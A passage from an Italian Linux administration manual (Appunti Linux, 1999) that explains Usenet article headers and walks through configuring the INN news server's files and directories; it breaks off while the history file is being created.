Per ottenere questo risultato, il software che si utilizza per gestire le news deve avere un sistema di registrazione del traffico che lo riguarda, conservando anche le informazioni sugli articoli scaduti che nel frattempo sono stati cancellati localmente. Per distinguere gli articoli occorre un modo preciso e «sicuro», e questo si ottiene attraverso una stringa di identificazione, generata in qualche modo da chi riceve per la prima volta l'articolo e inserita nell'intestazione del messaggio attraverso il campo **`Message-ID:`**, come nell'esempio seguente:

```
Message-ID: <36F130C4.2E242945@brot.dg>
```

La scadenza di un articolo può essere indicata anche da chi lo scrive, attraverso il campo **`Expires:`**; il sistema di gestione locale delle news può stabilire una scadenza predefinita e anche una scadenza massima, senza rispettare necessariamente quanto richiesto dall'articolo stesso.

Ogni messaggio porta con sé anche l'informazione del percorso dei vari nodi di Usenet che ha attraversato nel campo **`Path:`**. La forma è quella del cosiddetto *bang path*, perché si tratta di una stringa in cui si utilizza il punto esclamativo per separare i vari nomi. Per esempio,

```
Path: roggen.brot.dg!dinkel.brot.dg
```

rappresenta il transito da **`dinkel.brot.dg`** a **`roggen.brot.dg`**. Evidentemente, conoscendo questi passaggi, si deve evitare che questo articolo sia ritrasmesso ai nodi che l'hanno già visto passare. Quando ciò accade, quello è il punto in cui quella copia particolare dell'articolo si ferma.

Come nella posta elettronica, un articolo può essere diretto a più di un gruppo. In tal caso, i sistemi di gestione delle news che gestiscono tutti o alcuni di questi gruppi, dovrebbero riprodurre una sola copia «fisica» dell'articolo, mantenendo dei riferimenti all'interno di tutti i gruppi in cui questo è diretto. In pratica, nei sistemi Unix questo si ottiene con la tecnica dei collegamenti (fisici o simbolici che siano).

### 156.2.3 Protocollo NNTP

Prima di inserirsi in Internet, Usenet non aveva alcun bisogno del protocollo NNTP, ma adesso, con questo si semplificano molte cose. Di solito, un server NNTP è anche un server di news, dal quale un programma client come Netscape può prelevare gli articoli e spedirne dei nuovi. Tuttavia, il protocollo NNTP fornisce anche un modo in più per ottenere il feed tra i vari siti di Usenet.

### 156.2.4 Messaggi di controllo

Più o meno come accade con le liste attraverso la posta elettronica, è possibile controllare in qualche modo il servizio delle news per mezzo di messaggi di controllo, contenenti campi particolari nell'intestazione. In questo caso si tratta del campo **`Control:`**, e il comando più importante è **`cancel`**, che dovrebbe permettere all'utente che ha spedito inizialmente un messaggio di ordinarne la cancellazione all'interno di tutta la rete Usenet. L'esempio seguente mostra in che modo potrebbe essere indicato questo comando:

```
Control: cancel <36F3CE29.F6176F5D@brot.dg>
```

Di solito un messaggio di questo tipo viene generato automaticamente dal programma utilizzato per accedere al servizio delle news, richiamando un comando particolare in base all'organizzazione del programma stesso. Tuttavia, è importante che il server che lo riceve verifichi che si tratti verosimilmente dell'utente che aveva spedito originalmente l'articolo che adesso si richiede di cancellare.

La possibilità o meno di utilizzare i messaggi di controllo è regolata attraverso il file `/etc/news/control.ctl`, che è documentato nella pagina di manuale *control.ctl(5)*.

### 156.2.5 Distribuzioni

Gli articoli possono distinguersi, oltre che per gruppi, anche per ***distribuzioni***. Si tratta del campo **`Distribution:`** che potrebbe apparire nell'intestazione di un messaggio. I nomi da attribuire alle distribuzioni possono servire a qualificare in modo alternativo gli articoli, per qualche scopo, per esempio per limitare la loro diffusione a un ambito locale o «regionale». Di sicuro si conoscono due distribuzioni comuni: **`world`** e **`local`**. In linea di massima si può dire che un articolo fatto per la distribuzione **`world`** dovrebbe essere lasciato diffondersi su tutti i siti Usenet, mentre un altro articolo etichettato per la distribuzione **`local`**, dovrebbe essere inteso per un uso locale riferito al sito Usenet attraverso cui è stato spedito.

```
Distribution: local
```

L'esempio mostra in che modo potrebbe essere composto il campo **`Distribution:`** quando viene utilizzato il nome **`local`**.

Di solito l'utilizzatore normale non si cura di questo campo nell'intestazione dei suoi articoli, e probabilmente non ha nemmeno il modo di aggiungerlo. In questo senso è poi il software utilizzato per la gestione delle news che dovrebbe essere configurato in modo da attribuire un valore predefinito, eventualmente in base al gruppo in cui è stato spedito.

## 156.3 Organizzazione del software per la gestione delle news

Come è già stato accennato, il software per la gestione di un sito Usenet segue un filone più o meno continuo, stabilendo implicitamente il legame tra Usenet e Unix. Il software più comune in questo momento è composto da C News, a cui si abbina normalmente un servizio NNTP, e da INN, che al contrario di C News può fare tutto da solo. Tra questi due, e probabilmente anche con il software precedente, ci sono alcune affinità importanti la cui conoscenza può facilitare lo studio di ciò che si intende utilizzare effettivamente.

### 156.3.1 Collocazione locale degli articoli

Su un sistema GNU/Linux, gli articoli di un servizio di news sono collocati generalmente a partire dalla directory `/var/spool/news/`, con una struttura che ricalca quella del nome dei gruppi di discussione. Per esempio, il gruppo **`comp.os.linux`** dovrebbe trovarsi nella directory `/var/spool/news/comp/os/linux/`. All'interno di ogni directory riferita a un gruppo particolare vengono collocati gli articoli in forma di file, denominandoli in modo numerico: `1`, `2`,... Quel numero serve solo come riferimento, in base a quanto organizzato dal servizio locale di gestione delle news.

Quando si riceve un messaggio destinato a più gruppi, dei quali tutti o alcuni di questi sono gestiti localmente, quello che si ottiene è la riproduzione di questi attraverso dei collegamenti (generalmente dei collegamenti fisici).

### 156.3.2 Gruppi amministrativi

Il software di gestione delle news richiede normalmente la presenza di alcuni gruppi locali per uso amministrativo, che non vanno eliminati. Potrebbe trattarsi di:

- **`control`** – utilizzato per conservare i messaggi di controllo, per esempio gli ordini di rimozione degli articoli;
- **`junk`** – utilizzato per raccogliere gli articoli dei gruppi che localmente risultano mancanti;
- **`test`** – utilizzato a livello diagnostico per poter sperimentare l'invio di articoli;
- **`to`** – utilizzato per scopi vari dal software con cui si gestisce il servizio.

### 156.3.3 File amministrativi

I file amministrativi, come per esempio lo storico degli articoli già visti, dovrebbero trovarsi nella directory `/var/lib/news/`. In particolare, in questa directory si dovrebbe trovare il file `active`, contenente le informazioni necessarie a determinare quali siano i gruppi gestiti e i relativi intervalli di «numeri», ovvero dei nomi dei file rispettivi. In generale, dovrebbe essere sufficiente modificare questo file per creare o definire la gestione di un nuovo gruppo di discussione, tanto che di solito per avviare un servizio del genere si comincia prelevando il file `active` di un altro nodo Usenet e lo si modifica successivamente.

### 156.3.4 Distribuzione degli articoli

Il sistema di gestione delle news riceve in qualche modo gli articoli provenienti dai nodi corrispondenti, filtrando presumibilmente solo una parte dei gruppi e scartando i doppioni (ovvero ciò che in base allo storico risulta essere già stato visto localmente). Successivamente si deve occupare di dirigere una copia di questi articoli nel deposito locale, in modo di metterli a disposizione per la lettura a chi può averne accesso; inoltre si deve curare di far proseguire (in qualche modo) una copia di questi articoli ai nodi corrispondenti che non appaiano già nel percorso annotato nel campo **`Path:`**.

Nello stesso modo, si potrebbe definire l'accumulo di una copia degli articoli in un file di archivio, oppure anche verso un sistema di posta elettronica (probabilmente un indirizzo riferito a una lista).

### 156.3.5 Utente specifico

Generalmente, alla gestione del software per l'amministrazione delle news viene abbinato un utente di sistema, denominato **`news`**, al quale viene aggiunto normalmente anche il gruppo **`news`**. La directory *home* di questo utente dovrebbe essere `/var/spool/news/` e tutti i file amministrativi, compresi quelli di configurazione che si trovano sotto `/etc/news/` e tutto ciò che si trova a partire da `/usr/lib/news/`, dovrebbero appartenere all'utente (e al gruppo) **`news`**.

Tutte le volte che l'amministratore del sistema deve intervenire sulla gestione del software delle news dovrebbe avere l'accortezza di utilizzare l'identità e i privilegi dell'utente **`news`**, possibilmente attraverso il comando **`su`**, oppure deve fare attenzione a sistemare la proprietà dei file che crea.

Quando si utilizza il sistema Cron per eseguire delle elaborazioni periodiche, occorre preoccuparsi di questo fatto, ed eventualmente si può utilizzare il file crontab dell'utente **`news`**, oppure quello dell'utente **`root`**, badando però a sistemare l'identità dell'utente:

```
su - news -c "/usr/lib/news/bin/news.daily"
```

## 156.4 Riferimenti


- Marco d'Itri, *Usenet*

  *<http://www.linux.it/~md/usenet/>*

- Brendan P. Kehoe, *Zen and The Art of the Internet*, 1992

  *<ftp://ftp.cnr.it/pub/tp_cnuce/Internet/Documenti/zen.txt>*

  *<ftp://ftp.cnr.it/pub/tp_cnuce/Internet/Documenti/zen.ps>*

- Brian Kantor, Phil Lapsley, *RFC 977, Network News Transfer Protocol*, 1986

  *<http://www.cis.ohio-state.edu/htbin/rfc/rfc977.html>*

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*


---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Introduzione a INN – InterNet News

INN, o InterNet News, è probabilmente il sistema più completo per la gestione delle news di Usenet. Purtroppo la sua documentazione non è soddisfacente, nel senso che presume una buona conoscenza di Usenet e il funzionamento del software precedente a INN (Bnews e C News). In questo capitolo viene dato un minimo di informazioni necessario per poter allestire un servizio di news chiuso, con qualche accenno alle possibilità di diffusione degli articoli assieme ad altri nodi, utilizzando il protocollo NNTP.

## 157.1 Installazione e quadro generale di INN

Per installare INN, data la sua complessità, è meglio se si dispone di un pacchetto già compilato e preparato per la propria distribuzione GNU/Linux. L'installazione dovrebbe utilizzare, in particolare, le collocazioni seguenti:

- `/var/spool/news/` – l'inizio della gerarchia contenente gli articoli dei gruppi gestiti;
- `/var/lib/news/` – l'inizio della gerarchia contenente i file amministrativi;
- `/usr/lib/news/` – l'inizio della gerarchia contenente i programmi, gli script e le librerie;
- `/etc/news/` – i file di configurazione che può essere opportuno modificare.

Naturalmente dovrebbero essere disponibili anche dei file per le pagine di manuale, collocati nelle posizioni consuete; inoltre dovrebbe essere disponibile un minimo di documentazione assieme ad alcuni esempi di configurazione.

I programmi, cioè i file eseguibili e gli script, potrebbero trovarsi solo nella directory `/usr/lib/news/bin/`, aggiungendo qualche collegamento nelle directory normali (`/usr/bin/` e `/usr/sbin/`) solo per ciò che è stato ritenuto più importante.

Il funzionamento di INN dipende anche dall'esecuzione periodica di alcune operazioni amministrative, attraverso il controllo del sistema Cron. Per questo, se la propria distribuzione è stata organizzata anche in questo senso, è probabile che siano stati collocati alcuni script all'interno delle directory `/etc/cron*/`, che poi vengono avviati in modo automatico in base alla configurazione predefinita di `/etc/crontab`.

Infine è da ricordare che tutti i file e le directory di INN devono appartenere all'utente (e probabilmente anche al gruppo) **`news`**. Anche i processi devono funzionare con i privilegi di questo utente amministrativo, con un'unica eccezione data dal programma **`innd`** che si occupa di fornire il servizio NNTP, che dovendo accedere alla porta **`nntp`** (119/TCP) deve avere inizialmente i privilegi dell'utente **`root`**.

### 157.1.1 Le variabili di ambiente

INN dipende da un reticolo di script e programmi che sono controllati da una serie di variabili di ambiente. Queste sono definite all'interno di pezzi di script che vengono incorporati dagli altri e che generalmente risiedono nella directory `/usr/lib/news/lib/`. Per la precisione, dal momento che gli script possono essere di vario tipo e si vuole lasciare la possibilità di estendere il sistema a piacere, esiste un file di dichiarazione di queste variabili per ogni interprete: `innshellvars` per la shell Bourne, `innshellvars.csh` per la shell C, `innshellvars.pl` per l'interprete Perl e `innshellvars.tcl` per l'interprete Tcl. Bisogna sapere che se si intende modificare qualcosa in uno di questi file (e sarebbe meglio evitare di farlo), occorre ripetere le modifiche anche sugli altri.

Generalmente si vede l'utilizzo di `innshellvars`, attraverso un'istruzione di incorporazione come quella seguente:

```
#!/bin/sh
# ...
. /usr/lib/news/lib/innshellvars
# ...
```

### 157.1.2 Caratteri jolly

In molte situazioni, i file di configurazione di INN ammettono l'uso di caratteri jolly (o metacaratteri), secondo le convenzioni stabilite nella pagina di manuale *wildmat(3)*. In linea di massima di può dire che si utilizzano le convenzioni normali riferite alle shell per l'uso dell'asterisco e del punto interrogativo. In particolare è ammesso anche la descrizione di intervalli di caratteri attraverso la notazione **`[...]`** e **`[^...]`**; e in più è possibile togliere il significato speciale di un simbolo prefissandolo con una barra obliqua inversa.

| Modello | Descrizione |
|---|---|
| *x* | Corrisponde al valore letterale di *x*. |
| ? | Un singolo carattere. |
| * | Qualunque sequenza di caratteri, anche nulla. |
| [*xy*...] | Un singolo carattere tra quelli indicati tra parentesi. |
| [ˆ*xy*...] | Un singolo carattere esclusi quelli indicati tra parentesi. |
| [*x*–*y*] | Un singolo carattere tra l'intervallo di *x* e *y*. |
| [ˆ*x*–*y*] | Un singolo carattere escluso l'intervallo di *x* e *y*. |

Tabella 157.1: Modelli secondo *wildmat(3)*.

## 157.2 Configurazione minima per l'uso locale puro e semplice

Il componente più importante di INN è il demone **`innd`**. Questo viene avviato tramite uno script che potrebbe essere necessario ritoccare a seconda del modo in cui si vuole organizzare il sistema. Potrebbe trattarsi di `/etc/rc.d/rc.news`, o qualcosa di simile, e per controllarlo dovrebbe essere stato predisposto un altro script, per esempio `/etc/rc.d/init.d/innd`, in grado di accettare i soliti comandi (**`start`**, **`stop`**, ecc.) e che soprattutto lo avvii con i privilegi dell'utente **`news`**. Si osservi a questo proposito il commento introduttivo di **`rc.news`**:

```
#!/bin/sh
##  $Revision: 1.19 $
##  News boot script.  Runs as "news" user.  Requires inndstart be
##  setuid root.  Run from rc.whatever as:
##      su news -c /path/to/rc.news >/dev/console
```

In una parte avanzata di questo script ci dovrebbe essere qualcosa che assomiglia al pezzo seguente, dove si intende che tutto dipende dal contenuto delle variabili di ambiente che si possono vedere:

```
##  Start the show.
echo 'Starting innd.'
eval ${WHAT} ${RFLAG} ${INNFLAGS}
```

I nomi e il numero delle variabili di ambiente indicate cambia da una distribuzione GNU/Linux all'altra, ma è importante sapere come viene avviato **`innd`** in modo preciso, perché a seconda di alcuni particolari della configurazione si devono utilizzare delle opzioni determinate. Analizzando il file che è stato usato per mostrare questo esempio, si osserva che:

```
##  Pick ${INND} or ${INNDSTART}
WHAT=${INNDSTART}
```

il comando per avviare **`innd`** proviene dal contenuto della variabile di ambiente **`INNDSTART`**, che è stata definita all'interno di `/usr/lib/news/lib/innshellvars` (e dopo qualche ricerca si scopre che si tratta di `/usr/lib/news/bin/inndstart`);

```
##  RFLAG is set below; set INNFLAGS in inn.conf(5)
RFLAG=""
```

Quindi si trova che la variabile **`RFLAG`** non contiene alcunché, ma potrebbe essere usata per inserire delle opzioni particolari; inoltre, da quanto si legge nel commento, la variabile **`INNFLAGS`** viene definita da qualche parte in base a una direttiva del file `/etc/inn.conf`, e comunque dovrebbe essere inesistente.

In pratica, **`innd`** o **`inndstart`** dovrebbe essere avviato senza opzioni. Se ne vengono trovate, è bene toglierle, almeno fino a che non è stato superato il primo stadio di utilizzo di INN.

### 157.2.1 /etc/news/inn.conf

Dal nome, `/etc/inn.conf`, si intende che si tratti del file di configurazione più importante di INN. Il sistema di gestione dei pacchetti della propria distribuzione GNU/Linux dovrebbe provvedere a predisporlo in modo da permettere a INN di funzionare nel proprio sistema, ma è importante dargli un'occhiata ed eventualmente modificarlo. In generale conviene lasciare stare tutto com'è, tranne ciò che interessa.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *inn.conf(5)*. In breve, le righe vuote, quelle bianche e quelle che iniziano con il simbolo **`#`** vengono ignorate. Le direttive sono composte da una sorta di assegnamento descritto secondo la sintassi seguente:

⟨*nome*⟩**`:`** ⟨*valore*⟩

In particolare, tra i due punti che seguono il nome e il valore assegnato, ci deve essere almeno uno spazio orizzontale di qualunque tipo; inoltre, se il valore assegnato è rappresentato da una stringa contenente degli spazi, questa non deve essere racchiusa tra virgolette.

Le direttive su cui è molto importante intervenire sono poche; riguardano la definizione dell'«organizzazione» predefinita e i nomi con cui si deve identificare il nodo che offre il servizio. L'organizzazione è un nome che viene abbinato al campo **`Organization:`** nell'intestazione degli articoli, e di solito dovrebbe essere definito dal programma client dell'utente che spedisce l'articolo.

```
organization:           Azienda Brot
```

L'esempio mostra un'idea di ciò che potrebbe essere indicato come organizzazione. Si osservi il fatto che non sono state usate le virgolette per delimitare il nome. Questa informazione potrebbe essere definita anche attraverso la variabile di ambiente **`ORGANIZATION`**, che se esiste prende il sopravvento su quanto definito nel file `/etc/inn.conf`.

Un problema un po' più delicato riguarda invece la definizione delle direttive **`server:`**, **`fromhost:`** e **`pathhost:`**. Per prima cosa conviene decidere il nome di dominio del servizio NNTP. Di solito si crea un alias opportuno, qualcosa che inizi per **`news.*`**, come nell'esempio seguente:

```
server:                 news.brot.dg
```

Anche in questo caso c'è la possibilità di utilizzare una variabile di ambiente che se esiste prende il sopravvento su questa direttiva. Si tratta di **`NNTPSERVER`**.

Ma il nome canonico dell'elaboratore potrebbe essere **`dinkel.brot.dg`**. Nell'intestazione degli articoli deve apparire il campo **`From:`** e il campo **`Path:`**, e per queste indicazioni si presentano due possibilità: il nome canonico dell'elaboratore oppure il nome di dominio utilizzato nella posta elettronica. In pratica, seguendo l'esempio si dovrebbero indicare le direttive seguenti:

```
pathhost:               dinkel.brot.dg
fromhost:               dinkel.brot.dg
```

Se però la rete locale identificabile con il nome **`brot.dg`** riceve la posta elettronica direttamente con il dominio **`brot.dg`** (**`tizio@brot.dg`**), potrebbe essere il caso di cambiare la definizione nel modo seguente:

```
pathhost:               brot.dg
fromhost:               brot.dg
```

### 157.2.2 /etc/news/distrib.paths

Gli articoli possono distinguersi, oltre che per gruppi, anche per «distribuzioni». Si tratta del campo **`Distribution:`** che potrebbe apparire nell'intestazione di un messaggio. Se chi spedisce il messaggio non provvede a indicare il campo **`Distribution:`**, è opportuno che sia stabilito qualche valore predefinito in base al gruppo a cui questo è diretto. Questo è lo scopo del file `/etc/news/distrib.paths`.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *distrib.paths(5)*. In breve, le righe vuote, quelle bianche e quelle che iniziano con il simbolo **`#`** vengono ignorate. Le direttive sono composte da record suddivisi in tre elementi separati da due punti verticali (**`:`**), secondo la sintassi seguente:

⟨*peso*⟩**:**⟨*modello*⟩**:**⟨*distribuzione*⟩

Il primo elemento è un numero maggiore di zero che serve a stabilire un ordinare di importanza delle direttive quando certo gruppo può corrispondere a più modelli di record differenti: in quel caso si prende quello con il peso maggiore. Si osservi che l'esistenza del peso in questi record, rende indifferente l'ordine in cui questi appaiono.

Il secondo elemento è il nome di un gruppo o un modello che utilizza caratteri jolly secondo la convenzione di *wildmat(3)*: quando un articolo che non ha il campo **`Distribution:`** nell'intestazione corrisponde a un modello (e non ce ne sono altri di peso maggiore che possono corrispondere) gli viene attribuita la distribuzione il cui nome si colloca nell'ultimo elemento di questo record.

```
1:*:world
10:test:local
10:test.*:local
10:local.*:local
```

L'esempio mostra una classificazione molto semplice: tutti gli articoli sono classificati come appartenenti alla distribuzione **`world`**, tranne quelli del gruppo **`test`** e dei gruppi che iniziano per **`test.`** e **`local.`** che invece sono classificati come facenti parte della distribuzione **`local`**.

### 157.2.3 /etc/news/newsfeeds

Il file `/etc/news/newsfeeds` è molto importante perché definisce in che modo è organizzato il feed (ovvero la propagazione) dei gruppi. Inizialmente conviene occuparsi solo di ciò che si vuole ottenere, e questo viene identificato dalla voce **`ME`** secondo una tradizione che viene anche dal software precedente a INN.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *newsfeeds(5)* e qui vengono descritti solo alcuni aspetti elementari. In breve, le righe vuote, quelle bianche e quelle che iniziano con il simbolo **`#`** vengono ignorate. Le direttive sono composte da record separati in elementi attraverso due punti verticali (**`:`**) come descritto dalla sintassi seguente, e possono essere continuate su più righe quando alla fine di una riga appare il simbolo **`\`**.

⟨*nome-sito*⟩ [ / ⟨*esclusione*⟩ ] **:** ⟨*modelli*⟩ [ / ⟨*distribuzioni*⟩ ] **:** ⟨*opzioni*⟩ **:** ⟨*parametri*⟩

Il primo elemento serve a definire il nome del sito verso cui si vuole siano inviati gli articoli. Si tratta di un nome relativo alla configurazione, in quanto il suo scopo potrebbe anche essere solo quello di creare un archivio degli articoli su un file. Spesso, per ciò che riguarda nomi riferiti a voci locali, si utilizza un punto esclamativo finale per evitare confusione con i nomi di siti reali. L'elemento può essere completato da un elenco di esclusione che si distingue in quanto separato da una barra obliqua (**`/`**). Ciò permette di indicare una serie di nomi di siti che, se presenti nel percorso dell'articolo (il campo **`Path:`**), fanno sì che questo venga escluso. Volendo essere più precisi, la sintassi per il primo elemento potrebbe essere espressa nel modo seguente:

⟨*nome-sito*⟩ [ / ⟨*nome-escluso*⟩ [ **,** ⟨*nome-escluso*⟩ ] ... ]

Il secondo elemento serve a definire un elenco di modelli riferiti ai gruppi che si vogliono selezionare, seguito eventualmente da un elenco di distribuzioni. Se vengono indicate anche le distribuzioni, allora sono accettati solo gli articoli che appartengono a una di quelle. Volendo rendere con maggiore dettaglio la sintassi per il secondo elemento del record, si può definire lo schema seguente:

⟨*modello*⟩ [ **,** ⟨*modello*⟩ ] ... [ / ⟨*distribuzione*⟩ [ **,** ⟨*distribuzione*⟩ ] ... ]

I modelli dei gruppi possono usare i soliti caratteri jolly e possono essere indicati anche in forma di negazione, attraverso il prefisso di un punto esclamativo. I nomi delle distribuzioni non possono contenere caratteri jolly, ma ammettono l'uso del punto esclamativo per negare un nome.

Gli ultimi due elementi del record sono un po' particolari e verranno descritti solo quando sarà necessario.

Volendo realizzare un servizio locale e chiuso di news, all'interno di questo file è sufficiente collocare la direttiva seguente, eliminando o commentando tutto il resto.

```
ME:*::
```

Il nome **`ME`** è una parola chiave che rappresenta il sito locale; di conseguenza si tratta del record che definisce quali gruppi e quali articoli vengono gestiti o accettati. L'asterisco nel secondo elemento indica che sono accettati tutti i gruppi e non si fanno discriminazioni per quanto riguarda la distribuzione eventuale. Gli ultimi due elementi non servono per questo tipo di situazione e sono vuoti.

Volendo essere un po' più dettagliati, magari in previsione di un'apertura all'esterno, si potrebbero definire i modelli relativi ai gruppi che si pensa di gestire, comprendendo anche quelli che resteranno relegati all'ambito locale.

```
ME:*,!junk,!control*,!local*::
```

In questo caso si intendono ricevere tutti gli articoli di qualunque gruppo, escludendo il gruppo **`junk`**, i gruppi che iniziano per **`control`** e quelli che iniziano per **`local`**. Questi divieti riguardano solo la possibilità di ricevere articoli da un sito Usenet corrispondente e non limitano invece l'invio locale.

```
ME:*,@alt.binaries.*,!junk,!control*,!local*::
```

Questa è un'estensione dell'esempio precedente, in cui si utilizza una notazione che non è ancora stata descritta: il simbolo **`@`** posto davanti al modello **`alt.binaries.*`** stabilisce che non vengono accettati articoli che siano stati inviati anche ai gruppi di quel modello. In pratica, se un articolo è indirizzato a un gruppo della gerarchia **`alt.binaries`** e anche a gruppi che si intendono gestire, questo articolo viene escluso completamente.

In generale, se non si sanno gestire le distribuzioni, sarebbe meglio evitare di porre delle limitazioni a tale riguardo.

| |
|---|
| Inizialmente sarebbe bene limitarsi a gestire solo il record **`ME`**, commentando tutto il resto se dovesse esserci qualcosa, e verificando che il demone **`innd`** sia avviato senza argomenti particolari. |

### 157.2.4 /etc/news/expire.ctl

Periodicamente dovrebbe essere avviata una procedura per l'eliminazione degli articoli troppo vecchi. Questo viene attuato attraverso il programma **`expire`**, che di solito viene avviato tramite uno script. Il file di configurazione di **`expire`** è `/etc/news/expire.ctl`.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *expire.ctl(5)*. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo **`#`** vengono ignorate. Le direttive sono composte da record di due tipi, secondo le sintassi seguenti:

`/remember/:`⟨*n-giorni*⟩

⟨*modello*⟩`:M|U|A:`⟨*n-giorni-min*⟩`:`⟨*n-giorni-predefinito*⟩`:`⟨*n-giorni-max*⟩

La prima delle due sintassi si riferisce al tempo in giorni durante il quale si deve conservare memoria delle stringhe di identificazione degli articoli che sono passati per il sito; in pratica si tratta del contenuto del campo **`Message-ID:`** di ogni articolo. Questa indicazione è molto importante e la durata in questione non può essere troppo breve se non si vuole rischiare di ricevere nuovamente un articolo che in precedenza è già stato visto.

La seconda forma si riferisce ai record successivi. Con questi è possibile distinguere i tempi di scadenza degli articoli in base al gruppo a cui sono stati destinati ed eventualmente anche al fatto che questi siano moderati o meno. Per questo nel secondo elemento si indica una lettera, e precisamente: **`M`** identifica i gruppi moderati, **`U`** quelli non moderati e **`A`** tutti i gruppi senza distinguere su questo particolare.

Gli ultimi tre elementi delimitano la durata minima e massima di validità degli articoli; in particolare il valore intermedio è quello predefinito nel caso in cui l'articolo non disponga di questa informazione.

Si osservi l'esempio seguente:

```
/remember/:21
*:A:7:10:14
*:M:14:17:21
test*:A:1:1:1
```

Bisogna considerare che i gruppi rientrano sotto il controllo dell'ultimo record che coincide. In questo caso: le stringhe di identificazione degli articoli vengono conservate per 21 giorni; tutti i gruppi vengono conservati per un minimo di 7 giorni, fino a un massimo di 14 (con un valore predefinito di 10); però i gruppi moderati sono conservati più a lungo (da 14 a 21 giorni); ma i gruppi che iniziano per **`test`** sono conservati solo un giorno. Sarebbe stato molto diverso se l'ordine fosse il seguente:

```
/remember/:21
test*:A:1:1:1
*:M:14:17:21
*:A:7:10:14
```

In questo caso, tutti i gruppi verrebbero conservati per un minimo di 7 giorni, fino a un massimo di 14.

### 157.2.5 /etc/news/nnrp.access

Il demone **`innd`** si avvale a sua volta di **`nnrpd`** per le connessioni con i programmi client (attraverso il protocollo NNTP) che si limitano a consultare gli articoli e a spedirne di nuovi. Il file di configurazione di **`nnrpd`** è `/etc/news/nnrp.access` con il quale si regolano questi accessi.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *nnrp.access(5)*. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo **`#`** vengono ignorate. Le direttive sono composte da record secondo la sintassi seguente:

⟨*modello-host*⟩`:`⟨*permessi*⟩`:[`⟨*utente*⟩`]:[`⟨*password*⟩`]:`⟨*modello-gruppi*⟩

Il primo elemento permette di rappresentare un gruppo di nodi che possono accedere attraverso i caratteri jolly di INN. Il secondo serve a indicare i permessi di accesso, che sono costituiti dalla possibilità di leggere gli articoli, e in questo caso si usa la lettera **`R`**, e dalla possibilità di spedire degli articoli, e lo si rappresenta con la lettera **`P`**. Il terzo e il quarto elemento, se utilizzati, permettono di indicare un nominativo-utente e una password in chiaro. Il quinto elemento permette di individuare i gruppi a cui ci si riferisce, attraverso l'uso dei soliti caratteri jolly.

Come al solito, viene preso in considerazione l'ultimo record corrispondente all'accesso che viene tentato, per cui conviene mettere prima i record generici e alla fine quelli più dettagliati. In generale, bisogna evitare di concedere l'accesso a tutti, e questo è così importante che il file di configurazione predefinito viene fornito come si vede nell'esempio seguente:

```
# Default to no access
*:: -no- : -no- :!*
# Allow access from localhost
localhost:RP:::*
```

In pratica, si vieta espressamente l'accesso indiscriminato attraverso il record

```
*:: -no- : -no- :!*
```

dove quel **-no- -no-** è solo un modo appariscente per far capire che si tratta di una politica assolutamente sconsigliabile, e quindi si concede l'accesso (sia per la lettura che per la spedizione di articoli) solo al nodo locale.

```
localhost:RP:::*
```

In sostituzione di questo record predefinito si potrebbe concedere l'accesso a tutta la propria rete locale, in un modo simile a quello seguente:

```
*.brot.dg:RP:::*
```

L'esempio seguente mostra in particolare un record con cui si concede l'accesso a qualunque nodo per la lettura dei gruppi **comp.os.linux.***.

```
*:R:::comp.os.linux.*
```

L'accesso può essere limitato in base all'indicazione di un nominativo-utente e di una password, come nell'esempio seguente:

```
*.brot.dg:RP:::*
*:RP:ignoto:segreto:*
```

In questo caso, l'idea è quella di permettere l'accesso indiscriminato dai nodi appartenenti al dominio **brot.dg**, e di concederlo anche all'esterno, a patto che si fornisca il nominativo **ignoto** e la password **segreto**.

Evidentemente, se il file `/etc/news/nnrp.access` contiene l'indicazione di accessi controllati da una password, è necessario che non sia concessa la lettura di questo file agli utenti comuni.

## 157.2.6 /var/lib/news/active

Inizialmente, sono disponibili alcuni gruppi amministrativi (**control**, **junk**, **to**) e uno di prova, **test**. Per fare qualche prova, questo è più che sufficiente. Volendo aggiungere qualche gruppo si potrebbe modificare il file `/var/lib/news/active`, anche se per questo sarebbe meglio utilizzare il programma **ctlinnd** che verrà descritto in seguito. È opportuno comunque conoscere in questa fase il contenuto di questo file, che può contenere solo righe composte da quattro elementi secondo la sintassi seguente:

⟨*nome-del-gruppo*⟩ ⟨*n-iniziale*⟩ ⟨*n-finale*⟩ ⟨*opzione*⟩

La cosa migliore per cominciare è dare un'occhiata alla situazione iniziale.

```
control 0000000000 0000000001 y
junk 0000000000 0000000001 y
test 0000000000 0000000001 y
to 0000000000 0000000001 y
```

Il primo elemento rappresenta il nome del gruppo, il secondo e il terzo rappresentano il numero attuale degli articoli presenti e il prossimo numero. Per esempio, se si leggesse

```
test 0000000010 0000000011 y
```

significherebbe che nella directory `/var/spool/news/test/` c'è, o c'è stato, il file `10`, e il prossimo articolo in questo gruppo verrebbe inserito nel file `11`.

L'ultimo elemento serve a stabilire il funzionamento del gruppo. La lettera **y** rappresenta un gruppo per il quale sono ammesse le spedizioni di articoli da parte dei client; in pratica rappresenta la situazione più comune. Per conoscere le altre opzioni disponibili e il loro significato si può consultare la pagina di manuale *active(5)*, e comunque vengono riepilogate nella tabella 157.2.

| Opzione | Descrizione |
|---|---|
| y | È ammessa la lettura e la spedizione di articoli. |
| n | È ammessa solo la lettura degli articoli. |
| x | Il gruppo è disabilitato localmente. |
| j | Il gruppo non viene gestito. |
| m | Il gruppo è moderato e le spedizioni devono essere approvate. |
| =⟨*gruppo*⟩ | Gli articoli vengono spostati nel gruppo indicato. |

Tabella 157.2: Elenco delle opzioni riferite ai gruppi all'interno del file `active`.

Come già accennato, inizialmente è meglio modificare questo file solo attraverso il programma **ctlinnd**.

### 157.2.7 /var/lib/news/history

L'archivio storico degli articoli che sono stati visti viene conservato nel file `/var/lib/news/history` e in altri file con la stessa radice e con un'estensione particolare (`history.*`). Generalmente, questo deve essere creato la prima volta che si installa INN. Si procede semplicemente nel modo seguente:

```
# su news
```

Si ottengono i privilegi dell'utente **`news`**, dal momento che devono essere creati file che appartengono a questo nome.

```
news$ touch /var/lib/news/history
```

Viene creato il file `/var/lib/news/history` vuoto.

```
